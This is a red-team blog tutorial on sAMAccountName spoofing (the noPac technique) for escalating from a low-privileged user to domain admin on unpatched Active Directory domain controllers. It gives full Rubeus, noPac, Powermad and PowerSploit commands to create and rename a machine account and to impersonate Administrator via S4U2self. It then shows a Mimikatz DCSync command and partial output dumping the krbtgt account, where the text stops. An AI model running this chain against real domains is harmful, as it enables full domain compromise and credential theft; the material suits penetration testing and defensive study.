Domain Escalation – sAMAccountName Spoofing

pentestlab.blog/category/red-team/page/21

January 10, 2022

Computer accounts have the $ sign appended at the end of their names in contrast with standard user accounts. By default Microsoft operating systems lack of security controls and hardening that would prevent a number of attacks. Furthermore, it has been proved through the years that the way that a number things work in windows ecosystem can allow abuse by utilizing existing features and workflows.

Specifically, every account in active directory have their name in the "*sAMAccountName*" attribute. However, there is no control to prevent arbitrary usage and therefore any user that has control over and object (i.e. machine account) could modify this value. The purpose of that modification could lead to impersonate other accounts on the domain like the domain controller machine account. Charlie Clark was the first which was released instructions about how to weaponize these vulnerabilities over a detailed article.

Prior of requesting a service ticket a ticket granting ticket (TGT) needs to be issued first. When a service ticket is requested for an account that doesn't exist in the Key Distribution Center (KDC) the Key Distribution Center will follow up with a search appending the $ sign on that account. Combining this behavior with the lack of control towards the "*sAMAccountName*" attribute a red team operator can leverage this for domain escalation. Specifically, a ticket granting ticket for the domain controller account can be requested and restoring the "*sAMAccountName*" attribute value prior to any request for a service ticket will enforce the KDC to search for the machine account of the domain controller and issue an elevated service ticket on behalf of a domain administrator.

To properly utilize this attack for domain escalation the user needs to have permissions on the computer account in order to able to modify the "*sAMAccountName*" and "*servicePrincipalName*" attributes. Users which can create machine accounts have the required privileges to modify these attributes. By default the machine account quota is set to 10 for domain users which allows users to create machine accounts on the domain. Alternatively this attack can be conducted from the perspective of an account which is the owner of a machine account. Performing domain escalation via the "*sAMAccountName*" impersonation consists of the following steps:

1. Create a machine account
2. Clear the "*servicePrincipalName*" attribute
3. Modify the "*sAMAccountName*" attribute of the machine account to point the domain controller name without the $ sign
4. Request a TGT for the domain controller account
5. Restore the "*sAMAccountName*" attribute to its original value or any other value
6. Request a service ticket using the S4U2self method
7. Receive a service ticket on behalf of a domain admin account

The following diagram illustrates the steps of the "*sAMAccountName*" impersonation technique:




Diagram – sAMAccountName Spoofing

Discovery

Microsoft has released patches in order to prevent successful exploitation. However, there are many occasions where patches are not applied on time which creates a time period which this technique could be leveraged during a red team assessment. The prerequisites of the technique are the following:


1. A domain controller which is missing the KB5008380 and KB5008602 security patches
2. A valid domain user account
3. The machine account quota to be above 0

Access to the internal network is required and therefore therefore it is assumed that a low privileged account has been already compromised. As mentioned above machine account quota is by default 10 and therefore the only requirement is to identify whether or not patches have been applied. This is trivial and can be achieved by requesting a ticket granting ticket without a PAC for a domain user account and observing the base64 ticket size (smaller compare to tickets issued with PAC). Rubeus can be used with the */nopac* switch to request a TGT for a domain account which credentials are known.

```
Rubeus.exe asktgt /user:pentestlab /password:Password1234 /domain:purple.lab
/dc:dc.purple.lab /nopac /nowrap
```

sAMAccountName Spoofing – Rubeus Discovery


Looking at the ticket size it is understood that the domain controller is vulnerable as the PAC has not been issued with the ticket.



sAMAccountName Spoofing – Rubeus Ticket Size without PAC

Alternatively the noPac C# tool can be used to retrieve TGT tickets for all the available domain controllers on the network. The tool is based on Rubeus as it is using the library *"Rubeus.lib.Interop.LUID"* to obtain the tickets. The ticket size can determine whether the KDC has issued tickets without a PAC.


```
noPAC.exe scan -domain purple.lab -user pentestlab -pass Password1234
```



sAMAccountName Spoofing – noPac Scanner

If operations are performed from a PowerShell console Shitsecure developed a PowerShell script "Invoke-noPac" which embeds the .NET assembly noPac in base64. As the tool is actually the noPac the same arguments can be used for retrieving tickets.

```
Import-Module .\Invoke-noPAC.ps1
Invoke-noPAC -command "scan -domain purple.lab -user pentestlab -pass
Password1234"
```




sAMAccountName Spoofing – Scan PowerShell

Manual

There are various tools and scripts which can automate the technique both from domain and non domain joined systems. However, before diving into the automation it is important to understand how this attack can be executed manually using existing set of tools. Creation of machine accounts in the active directory is not new to red team operations as it could be used as well during Resource Based Constrained Delegation. Kevin Robertson developed a PowerShell module called Powermad that has a function which can create machine accounts on the domain.


```
New-MachineAccount -MachineAccount "PentestLab" -Domain "purple.lab" -
DomainController "dc.purple.lab"
```



sAMAccountName Spoofing – Create Machine Account

Removing the service principal name value from the machine account that has been already created is trivial with "*Set-DomainObject*" of PowerSploit.


```
Set-DomainObject "CN=PentestLab,CN=Computers,DC=purple,DC=lab" -Clear
"serviceprincipalname"
```



sAMAccountName Spoofing – Clear SPN


Modification of the "*sAMAccountName*" attribute value in order to point to the domain controller host name can be also conducted from Powermad and the "*SetMachineAccountAttribute*" function by executing the command below:

```
Set-MachineAccountAttribute -MachineAccount "PentestLab" -Value "dc" -Attribute
"samaccountname"
```



sAMAccountName Spoofing – Rename sAMAccountName


Looking at the attribute in the active directory it is visible that the value of the new machine account now points to “dc” therefore this account can impersonate the domain controller.



sAMAccountName Spoofing

Verification that the attribute “*sAMAccountName*” has been modified can be conducted by querying the domain controller. The function “*GetDomainComputer*” from PowerSploit can enumerate the attributes of a machine account on the domain.


```
Get-DomainComputer "CN=Pentestlab,CN=Computers,DC=purple,DC=lab" -Domain
purple.lab -Server dc.purple.lab | select samaccountname
```



sAMAccountName Spoofing – Retrieve sAMAccountName

Rubeus is the standard tool when it comes to operations that involve Kerberos. Since the sam account name has been changed a ticket granting ticket can be requested for the dc account from the context of a standard user.


```
.\Rubeus.exe asktgt /user:"dc" /password:"Password123" /domain:"purple.lab" /dc:"dc.purple.lab" /nowrap
```



sAMAccountName Spoofing – Retrieve TGT

The sam account name attribute needs to be reverted back to its original value or any other value as otherwise the service ticket will not be issued.


```
Set-MachineAccountAttribute -MachineAccount "PentestLab" -Value "PentestLab$" -
Attribute samaccountname
```



sAMAccountName Spoofing – Restore sAMAccountName

Since the TGT is already stored in memory the service ticket can be requested on behalf of the domain admin using "*S4U2self*" kerberos extension. Since the original ticket belongs to the dc user which now doesn't exist as the sam account name has been renamed, Kerberos will look for the dc$ which is a valid machine account and will issue the ticket for the requested service.

```
./Rubeus.exe s4u /self /impersonateuser:"Administrator"
/altservice:"cifs/dc.purple.lab" /dc:"dc.purple.lab" /ptt /ticket:[Base64 TGT]
```



sAMAccountName Spoofing – Request Service Ticket

From the existing session Mimikatz can be executed in order to dump the hash of "*krbtgt*" account using the DCSync technique for the creation of a golden ticket.

```
lsadump::dcsync /domain:purple.lab /kdc:dc.purple.lab /user:krbtgt
```

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:purple.lab /kdc:dc.purple.lab /user:krbtgt
[DC] 'purple.lab' will be the domain
[DC] 'dc.purple.lab' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
